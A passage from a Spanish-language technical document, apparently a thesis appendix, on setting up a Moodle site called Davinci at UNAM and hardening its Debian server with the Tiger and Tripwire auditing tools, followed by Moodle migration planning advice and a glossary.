



Seleccionamos nuestro controlador de Base de datos.




Y agregamos los datos predefinidos que realizamos al crear nuestra Base de datos.










Una vez finalizado, comprobará que todo está en orden y procederá a crear las tablas.






Tras crear las tablas nos solicitará información sobre la cuenta de administración, username, password, ciudad, país, descripción etc, así como el nombre del portal. Una vez introducido todo, ya podremos acceder a nuestra plataforma moodle.




Nuevos ajustes - Ajustes de la portada
Nombre completo del sitio
Davinci | Facultad de Ingeniería | U
Nombre corto para el sitio (una palabra)
Davinci
Resumen de la portada
Bienvenidos a Davinci!
Este resumen puede mostrarse en la portada usando el bloque de resumen del curso/sitio o al incluir una sección de tópico en la portada.
Nuevos ajustes - Gestionar autenticación
Registrarse a sí mismo
Deshabilitar
Si se emplea un plugin de autenticación, como el auto-registro basado-en-email, entonces se habilita a los usuarios potenciales a que se registren a sí mismos y creen cuentas. Esto resultará en la posibilidad de que los spammers puedan crear cuentas para usarlas y mandar mensajes a foros, entradas de blogs y otros riesgos de spam. Para evitar este riesgo, el auto-registro debería estar deshabilitado o limitado a los dominios de correo permitidos en la configuración.


Davinci | Facultad de Ingeniería | Unam
Navegación
Página Principal (home)
Mi hogar (área personal)
Páginas del sitio
Mi perfil
Cursos
Administración
Ajustes de la portada
Activar edición
Editar ajustes
Usuarios
Filtros
Informes
Copia de respaldo
Restaurar
Banco de preguntas
Ajustes de mi perfil
Administración del sitio
Cursos disponibles
Agregar un nuevo curso
Bienvenidos a Davinci!
Calendario
Usted está ingresado como Admin Usuario (Salir)
moodle


Davinci F.I
FACULTAD DE INGENIERÍA
DaVinci
División de Ingeniería Eléctrica
¡Bienvenidos!
CALENDARIO
September 2013
INGRESAR
Nombredeusuario
Contraseña
Recordar nombredeusuario
Ingresar
¿Ha extraviado la contraseña?
Buscar cursos:

Apéndice E

Herramientas de seguridad en el servidor Web con Linux Debian

Tiger

Tiger es una aplicación que ayuda a revisar la seguridad del servidor. Esta herramienta realiza diversas verificaciones sobre la configuración y el estado de varios elementos del sistema operativo. Además, permite realizar estos chequeos de manera periódica. Otros auditores de seguridad para Linux pueden ser: Cops, SATAN/Sara, Tripwire o Nessus.

El objetivo primordial de Tiger, es analizar el sistema para tratar de encontrar maneras de obtener privilegios se super usuario. Su diseño parte de la hipótesis de que cualquier otro uid o gid puede ser obtenido por personas no autorizadas, es decir que cualquier persona puede hacerse pasar por un usuario normal de la máquina, excepto, por supuesto, por el súper usuario.

Algunos chequeos que realiza Tiger son:

- Exportación de sistema de archivos por NFS
- Configuración de inetd
- Variables de entorno del sistema
- Permisos de archivos y directorios
- Partches de mantenimiento no aplicados.
- Archivos con suid y sgid.

Para instalar Tiger en el servidor:


root#davinci:~# apt-get install tiger

```
root@debian:~# apt-get install tiger
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  aisleriot argyll browser-plugin-gnash cheese file-roller gdebi gedit gedit-common gedit-plugins
  gir1.2-gdata-0.0 gir1.2-gnomekeyring-1.0 gir1.2-goa-1.0 gir1.2-gtop-2.0 gir1.2-gucharmap-2.90
  gir1.2-javascriptcoregtk-3.0 gir1.2-rb-3.0 gir1.2-tracker-0.14 gir1.2-webkit-3.0 gnash gnash-common
  gnome-color-manager gnome-documents gnome-games-data gnome-games-extra-data gnome-nettool
  gnome-shell-extensions gnome-tweak-tool gnome-video-effects grilo-plugins-0.1 guile-2.0-libs hamster-applet
  inkscape iputils-tracepath libboost-thread1.49.0 libdee-1.0-4 libdiscid0 libdmapsharing-3.0-2 libgexiv2-1
  libgpod-common libgpod4 libgrilo-0.1-0 libgtkmm-2.4-1c2a libgupnp-av-1.0-2 libgupnp-dlna-1.0-2 libicc2
  libimdi0 libminiupnpc5 libnatpmp1 libraw5 librhythmbox-core6 libsofia-sip-ua-glib3 libsofia-sip-ua0
  libwnck-common libwnck22 minissdpd perlmagick python-gconf python-gnome2 python-lxml python-mako
  python-markupsafe python-pyorbit python-wnck python-zeitgeist rhythmbox rhythmbox-data
  rhythmbox-plugin-cdrecorder rhythmbox-plugins rygel rygel-playbin rygel-preferences rygel-tracker seahorse
  shotwell shotwell-common simple-scan sound-juicer telepathy-rakia transmission-common transmission-gtk
  unoconv xdg-user-dirs-gtk xul-ext-adblock-plus zeitgeist-core
Use 'apt-get autoremove' to remove them.
Se instalarán los siguientes paquetes extras:
  chkrootkit john john-data tripwire
Se instalarán los siguientes paquetes NUEVOS:
  chkrootkit john john-data tiger tripwire
0 actualizados, 5 se instalarán, 0 para eliminar y 6 no actualizados.
Necesito descargar 5 384 kB de archivos.
Se utilizarán 13.8 MB de espacio de disco adicional después de esta operación.
¿Desea continuar [S/n]? 
```

Los archivos de configuración de este programa se encuentran en el directorio /etc/tiger

La instalación del paquete Tiger, realiza diariamente las verificaciones y envía un reporte de los problemas encontrados. Al igual que con las verificaciones de integridad y logs.

Para ejecutarlo, solo basta con teclear el comando tiger e inmediatamente se empieza a analizar el sistema, así como muestra la siguiente imagen.



Al finalizar la ejecución de tiger, se indica que le reporte se localiza en /var/log/tiger/. En el reporte se indican los posibles fallos de seguridad en el sistema.

```
--WARN-- [inet003w] The port for service sane is also assigned to service
         sane-port.
--WARN-- [inet003w] The port for service webcache is also assigned to service
         http-alt.
--WARN-- [inet003w] The port for service webcache is also assigned to service
         http-alt.

# Performing NFS exports check...

# Performing check of system file permissions...
--ALERT-- [perm023a] /bin/su is setuid to `root'.
--ALERT-- [perm023a] /usr/bin/at is setuid to `daemon'.
--ALERT-- [perm024a] /usr/bin/at is setgid to `daemon'.
--WARN-- [perm001w] The owner of /usr/bin/at should be root (owned by daemon).
--WARN-- [perm002w] The group owner of /usr/bin/at should be root.
--ALERT-- [perm023a] /usr/bin/passwd is setuid to `root'.
--ALERT-- [perm024a] /usr/bin/wall is setgid to `tty'.

# Checking for known intrusion signs...
# Testing for promiscuous interfaces with /sbin/ifconfig
# Testing for backdoors in inetd.conf

# Performing check of files in system mail spool...

# Performing check for rookits...
# Running chkrootkit (/usr/sbin/chkrootkit) to perform further checks...

# Performing system specific checks...
# Performing checks for Linux/3...

# Checking for single user-mode password...

# Checking boot loader file permissions...
--WARN-- [boot03w] Could not access LILO's or Grub's configuration file

# Checking for vulnerabilities in inittab configuration...
--FAIL-- [lin007w] Normal users can reboot the system through ctrl+alt+del in
         runlevels 12345
```

Validar la integridad

Existen varias herramientas para realizar la validación o verificación de los archivos existentes en el sistema de archivos. A continuación se muestran algunas de las herramientas que realizan esta tarea.

En general estas herramientas proveen varias opciones de verificación, incluyendo hashes con uno o más algoritmos criptográficos, verificación de MAC time (Modificación, Acceso y cambio), permisos, tamaño, etc.

En la mayoría de los casos los directorios /etc y / boot no son modificados porque en ellos se encuentran los archivos de configuración del sistema y los archivos de inicio del sistema operativo. Sin embargo hay directorios en los que si se puede haber modificaciones en los archivos, a continuación se muestran ejemplos:

Para almacenar los estados de auditoría es conveniente enviarlos a un servidor de almacenamiento remoto para tener una copia en caso de alguna intrusión en el sistema.

Para las verificaciones de integridad de los archivos, todos los métodos se basan en la creación de una base de datos con el estado inicial del sistema para posteriormente comparar los archivos contra esta base de datos.

Si se desea que la base de datos no pueda ser falsificada durante la intrusión, se sugiere montar la base de datos en un dispositivo de solo lectura, por ejemplo un CD-ROM

Tripwire

Tripwire monitorea la integridad de archivos críticos para el sistema e identifican los cambios que se hacen sobre dichos archivos. Este programa monitorea en intervalos regulares los archivos especificados.

Si tripwire detecta que un archivo ha cambiado, notifica al administrador del sistema acerca de este evento mediante un mensaje de correo electrónico. Gracias a que el programa guarda las versiones de los archivos monitoreados, es posible recuperar una versión anterior si se ha modificado el archivo por algún medio.

Estas características hacen de tripwire una herramienta excelente para los administradores de sistemas que requieren tanto de facilidades para detección de intrusos, como control de daños de sus servidores.

Tripwire compara los archivos y directorios con una base de datos de la ubicación de archivos, las fechas en que han sido modificados y otros datos. La base de datos contiene las versiones de los archivos y es necesario hacer esta base de datos antes de que el sistema se conecta a la red o se ponga en producción.

Después de hacer la base de datos, Tripwire verifica periódicamente la integridad de los archivos e informa sobre cualquier modificación, adición o eliminación de los mismos.

El siguiente diagrama de flujo muestra el funcionamiento básico de Tripwire:


Instalación.

La instalación en el servidor Davinci de Tripwire se realiza de la siguiente manera con el siguiente comando.

root@divinci:~# apt-get install tripwire _

Al iniciar el instalador de Tripwire mostrará una serie de preguntas para establecer la configuración del programa.

En esta pantalla se pregunta que si se generan llaves para firmar archivos compartidos con otros sistemas, para esto se requiere la contraseña del sitio. Se acepta la pantalla a proseguir.



En esta pantalla se pregunta es el instalador creará el par de llaves para firmar los archivos locales del equipo, a esta clave se le denomina clave de sitio. Aceptar la pantalla para seguir adelante.


Se muestra la configuración de la base de datos que estará cifrada, para esto se requiere la clave de sitio que se pedirá as adelante.

Se muestra el archivo de políticas (directrices) de Tripwire, para descifrarlo se requiere de la clave de sitio más adelante.

Se pide la clave del sitio para generar los archivos de configuración.

Después se pide la clave local para los archivos almacenados al mismo equipo.

Y finalmente aparece un mensaje indicando que la instalación finalizo con éxito.



No se debe dejar la política y los archivos de configuración en texto claro en el disco duro. También se deben establecer los permisos de los archivos para que solo sean de lectura y escritura para root, esto se realiza con el siguiente comando.

root@divinci:~# chmod 600 /etc/tripwire/tw.cfg /etc/tripwire/tw.pol

Configuración e instalación del archivo de políticas.

Para modificar las políticas predeterminadas de Tripwire, se modifica el archivo twpol.txt.

Cuando el archivo de políticas contiene todo lo que se desea monitorear, este se tendrá que instalar. Tripwire usa una versión compilada y cifrada de este archivo, que se almacena en tw.pol. Para generar este archivo se ejecuta el siguiente comando:

```
root@divinci:~# cd /etc/tripwire
root@divinci:/etc/tripwire# twadmin -m P /etc/tripwire/twpol.txt
Please enter your site passphrase:
Wrote policy file: /etc/tripwire/tw.pol
```

Construir la base de datos de Tripwire

Una vez configurado e instalado el archivo de políticas, Tripwire necesita recolectar la información actual de los archivos que deben monitorear. Dicha información se almacena en una base de datos especial generada mediante el comando:

```
root@divinci:~# tripwire -m i 2>/root/tripwire.err
Please enter your local passphrase:
persing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
The object: "/lib/init/rw" is on a different file system... ignoring.
The object: "/dev/pts" is on a different file system... ignoring.
The object: "/dev/shm" is on a different file system... ignoring.
Wrote database file: /var/lib/tripwire/davinci.twd
The database was successfully generated.
```

En el comando anterior se redirige la salida de error (2<archivo.err) para poder verificar en otro momento esta salida, en este caso la salida generada es parecida a la siguiente.

```
root@divinci:~# cat tripwire.err
### Warning: File system error.
### Filename: /var/lib/tripwire/davinci.twd
### No existe el fichero o directorio
### Continuing...
```

El archivo davinci.twd se genera después de la primera ejecución exitosa de Tripwire tal y como muestra el mensaje anterior.

Una vez configurada la base de datos de Tripwire se puede verificar la integridad del sistema ejecutando el comando Tripwire de la siguiente manera.

root@divinci:~# tripwire -m c -r /root/tripwire.report 2>/root/tripwire.err _

Si por algún motivo algunos de los archivos monitoreados son modificados (por ejemplo, por una actualización en el software), entonces se debe construir la base de datos como se hizo en el paso anterior para que no aparezcan discrepancias con la integridad del sistema de archivos en verificaciones posteriores.
Si por alguna razón no es necesario el monitoreo de algunos archivos, se puede configurar el archivo de políticas y reinstalarlo para después generar la base de datos una vez más.

Automatización.
Una vez configurado, puede ejecutarse de manera periódica para monitorear la integridad de los archivos específicos. Se puede ejecutar diariamente o con frecuencia que el administrador del sistema establezca para la verificación.
En los sistemas tipo Debian, Tripwire instala una entrada en el cron para ejecutarse diariamente, este script está ubicado en /etc/cron.daily/tripwire. Si se desea modificar la periodicidad de la ejecución se puede mover el script a alguna de las siguientes carpetas.
/etc/cron.weekend
/etc/cron.monthly
/etc/cron.hourly

Para cada ejecución periódica del script se envía un reporte al usuario root de la maquina local, basta con verificar que la cuenta reciba el correo y si se tiene alias configurados verificar la correcta recepción del reporte.

Regeneración de archivos.
tripwire guarda el archivo de configuración y de política cifrados con la "clave de sitio", estos archivos son /etc/tripwire/tw.cfg y /etc/tripwire/tw.pol. Depende del administrador del sistema el conservar estos archivos o borrarlos, dado que Tripwire utiliza los archivos de configuración cifrados para realizar sus tareas. En caso de requerir recuperar los archivos de configuración en texto plano se puede ejecutar el siguiente comando para recuperar el archivo de configuración:

root@divinci:~# twadmin -m f > /etc/tripwire/twcfg.txt

Para reconstruir el archivo de la política del sistema, se ejecuta un comando similar

root@divinci:~# twadmin -m p > /etc/tripwire/twpol.txt

Apéndice F

Planificación estratégica para la migración de Moodle

La planificación estratégica es el proceso de seguir las fases de completar un proyecto, alcanzando las metas planteadas, de la mejor manera posible.

A continuación listaremos aspectos importantes a considerar para realizar la planificación estratégica para la migración de Moodle.

1) Informarse de las ventajas y desventajas de la nueva plataforma. Leer en foros problemáticas presentadas y como han sido resueltas y si hay cosas que aún no han sido resueltas.
2) Monta una plataforma de pruebas en otro servidor, en donde visualices que realmente la nueva versión es lo que más conviene. Prueba la mayoría de las herramientas que sea posible, trae alguno de los cursos más completos que tengas de tu actual plataforma, y verifica que todo funciona correctamente.
3) Una vez que se haya tomado la decisión de que se procederá a actualizar la plataforma. Deberán reconocer que se debe crear el proyecto y designar a un líder del mismo, el cual se encargará de cuidar que el proyecto se desarrolle en los tiempos establecidos y que se cumplan los objetivos planteados, así como revisar y/o designar el trabajo necesario a todos los participantes del proyecto.
4) Brindar la documentación necesaria para que puedan saber qué novedades tiene la plataforma y la puedan utilizar plenamente. O bien, definir la capacitación para el personal que no la conozca y que desee tomar el curso, debido a que se le complique el uso de la plataforma. Esto último sujeto a realizar un análisis de si el personal que utiliza la plataforma necesita o no de una capacitación.
5) Hacer el respaldo de todos los cursos y de la plataforma, así como de la base de datos. De ser posible respalda las carpetas donde tienes instalado moodle, donde está el código. Guárdalos en un lugar seguro, podría ser en otro servidor, en dispositivos externos como discos duros o bien en DVD, etc. Recuerda poner fechas de respaldo a todo y poner nombres claros de cada cosa que estas

respaldando. Por ejemplo, Nombre de la carpeta "Respaldo cursos moodle 20-09-2013".

6) Si vas a reinstalar deberás convertir los cursos de moodle 1.9 que son archivos .zip a archivos de moodle 2.5 que son archivos .mbz, de otro modo si vas a actualizar es probable que no tengas que hacer la conversión de todos los cursos, solo tendrás que hacer la conversión de los cursos que te den más problemas. Cabe comentar que si haces reinstalación también puedes subir cursos .zip pero te marcará muchos menos errores si lo conviertes antes a tipo mbz.
7) Cerciórate de que los respaldos se hayan creado correctamente, prueba en otra plataforma con las mismas características de donde los obtuviste, restaurando al azar cursos y verifica que estén completos. Si se cuenta con el tiempo suficiente o las manos suficientes se recomiendan verificar todos los cursos, de no ser así, se recomienda tomarlos al azar considerando diferentes tamaños.
8) Define que método te conviene más, si actualizar, o bien reinstalar para obtener las versiones más actuales de moodle.
9) Actualizar o reinstalar la plataforma con los espacios adecuados.
10) Realizar los cambios de configuración necesarios que necesite la plataforma para su funcionamiento más acorde a como el administrador sepa que se utiliza la plataforma en su ámbito. Permitir suficiente espacio para que se puedan restaurar los cursos. Y hacer pruebas de que todo funcione correctamente, por ejemplo verificar que los usuarios puedan subir imágenes a su perfil, y si no revisar que la librería gd esté bien instalada, y si está instalada y no la reconoce moodle, se recomienda recompilar el php, etc.

    Nota importante: No avanzar de este paso hasta que funcione todo correctamente, de otro modo es mucho más complicado resolver los problemas, ya con el servidor en uso, y con todos los cursos cargados y alumnos inscritos, debido a que se corren más riesgos.
11) Cargar todos los cursos que se vayan a utilizar en la nueva plataforma, y hacer pruebas con estos. Por ejemplo, revisar que los espacios no estén muy distintos y de ser así, elegir el tema que sea más acordé con todos los cursos.
12) Proceder a inscribir a los alumnos en cada curso, de la manera en que se haya acordado o se tenga decidida.

13) Administrar un correo electrónico o tener algún método de realimentación de los usuarios de la plataforma, para que puedan hacer del conocimiento del administrador, sus comentarios y preguntas acerca de la plataforma o bien que puedan externar inconformidades y/o problemas que se les presenten.
14) Realizar monitoreo constante del servidor y correr el cron.php constantemente.

Apéndice G

Aspectos para decidir entre reinstalar o migrar

Definir qué método te conviene más, si actualizar, o reinstalar, dependerá de las características de tu servidor y el historial del mismo.

Qué aspectos debes revisar para decidirlo:

Tu plataforma nunca ha tenido fallas significativas, es decir que no tienes quejas en cuanto a su funcionamiento.

Tu servidor tiene fallas constantes, constantemente priva del servicio de Moodle a tus usuarios.

Tu servidor tiene las últimas instalaciones instaladas de servicios que utiliza la plataforma o estás seguro que no te generará problemas hacerlo.

Tu servidor no tiene activadas las actualizaciones y ya tiene bastante tiempo que no lo actualizas. Y no sabes cómo están instalados los servicios.

Tienes una cantidad mayor a 500 cursos en tu plataforma.

Tienes una cantidad pequeña de cursos en tu plataforma.

Tienes al menos una versión de Moodle 2.0 Tienes la versión de Moodle 1.9 o menores.

Tienes experiencia resolviendo los problemas que se dan al ir actualizando de una plataforma a otra.

Tienes muy poca experiencia resolviendo los problemas que se dan al ir actualizando de una plataforma a otra.

Por ejemplo si el servidor sufre de caídas constantes e identificas que la falla es: que las particiones están mal distribuidas, lo mejor será reinstalar y redefinir mejor las particiones.

Si decides actualizar recuerda que se recomienda ampliamente ir de versión en versión, es decir 1.9 -> 2.0 -> 2.1 -> 2.2. Procura antes de pasar a la versión 2 tener la versión 1.9 más actualizada.

Si decides hacer reinstalación en tu servidor, define cómo vas a proporcionar los espacios de las particiones dependiendo de dónde instales la base de datos y dónde instales tu Moodle. Revisar documento Instalación de Debían en donde te decimos como definirlas. Instala los servicios que necesita Moodle, basándote de Moodle docs., si no lo has hecho antes puede ser de gran utilidad.

- Aplicación: programa informático.
- Applet: una pequeña aplicación normalmente diseñada en Java. Esta aplicación o programita se ejecuta en el navegador del usuario.
- Cliente: Programa que se usa para contactar y obtener datos de un programa servidor localizado en otro ordenador, a menudo a gran distancia. Cada programa cliente está diseñado para trabajar con uno o más tipos de programas servidores específicos y cada servidor requiere un tipo especial de cliente.
- Código fuente: conjunto de instrucciones que forman un programa o subprograma informático.
- Cookie: se denominan cookies a pequeños datos que se almacena en el disco duro o en la memoria temporal del ordenador cuando un usuario accede a las págianas web. Estas cookies pueden llegar a ser un peligro para la intimidad de los usuarios.
- Cracker: Individuo que intenta por todos los medios invadir un sistema ajeno, quebrantando su sistema de seguridad para poder espiar o causar daños.
- CSS:"Cascade Style Sheet " Hojas de Estilos en Cascada. Son empleadas hoy en día en la maquetación y diseño de sitios web, reemplazando muchas de las etiquetas HTML.
- File Transfer (transferencia de ficheros): copia o envio de un fichero de un ordenador a otro por medio de una red de ordenadores.
- File Transfer Protocol -- FTP (Protocolo de Transferencia de Ficheros): este protocolo permite al usuario acceder y transferir desde un ordernador o red a otro.
- Firewall: Cortafuegos. Programa que permite proteger un ordenador o red de ordenadores de intrusiones no autorizadas.
- Frame (Marco): Instrucción del lenguaje HTML que permite de dividir una página web en varias zonas o marcos. Cada una de los frames o marcos puede tener un contenido independiente de las demás.

- Free Software (software libre): programas desarrollados y distribuidos según la filosofía de dar al usuario la libertad de ejecutar, copiar, distribuir, estudiar, cambiar y mejorar dichos programa (Linux es un ejemplo de esta filosofía). El software libre no es siempre software gratuito (equivocación bastante habitual que tiene su origen en que la palabra inglesa free significa tanto "libre" como "gratuito").
- GUI (Interfaz Gráfico de Usuario): componente de una aplicación informática que el usuario visualiza y a través de la cual opera con ella. Está formada por ventanas, botones, menús e iconos, entre otros elementos.
- Hacker: Habitualmente es erróneamente confundido con el cracker. Es una persona que tiene muchos conocimientos del mundo de las redes. Se dedican normalmente a comprobar la seguridad de las redes, intentando acceder a ellas de forma no autorizada, para examinar los fallos de seguridad y corregirlos.
- Hipertexto: este concepto fue creado por el físico norteamericano Vannevar Bush en 1945. En Internet el término se aplica a los enlaces existentes en las páginas escritas en HTML. Estos enlaces conducen a otras páginas que pueden ser a su vez páginas de hipertexto. Las páginas de hipertexto son mostradas a través de navegadores.
- HTML: El HTML, acrónimo inglés de Hypertext Markup Language (lenguaje de formato de documentos de hipertexto), es un lenguaje de marcas diseñado para estructurar textos y presentarlos en forma de hipertexto, que es el formato estándar de las páginas web.
- HTTP: Abreviación de "Hypertext Transfer Protocol" o, en español, "Protocolo de Transferencia de Hipertexto". Es el tipo de comunicación utilizado entre un servidor y un navegador. Por este motivo, las direcciones de las páginas web comienzan por "http://...". URL: Es el Localizador Uniforme de Recursos, o dicho más claramente, es la dirección que localiza una información dentro de Internet.
- IP: Internet Protocol. Protocolo responsable del direccionamiento de paquetes entre dos sistemas que utilizan la familia de protocolos TCP/IP usada en Internet. Es el más importante de los protocolos en los que está basada la red Internet.
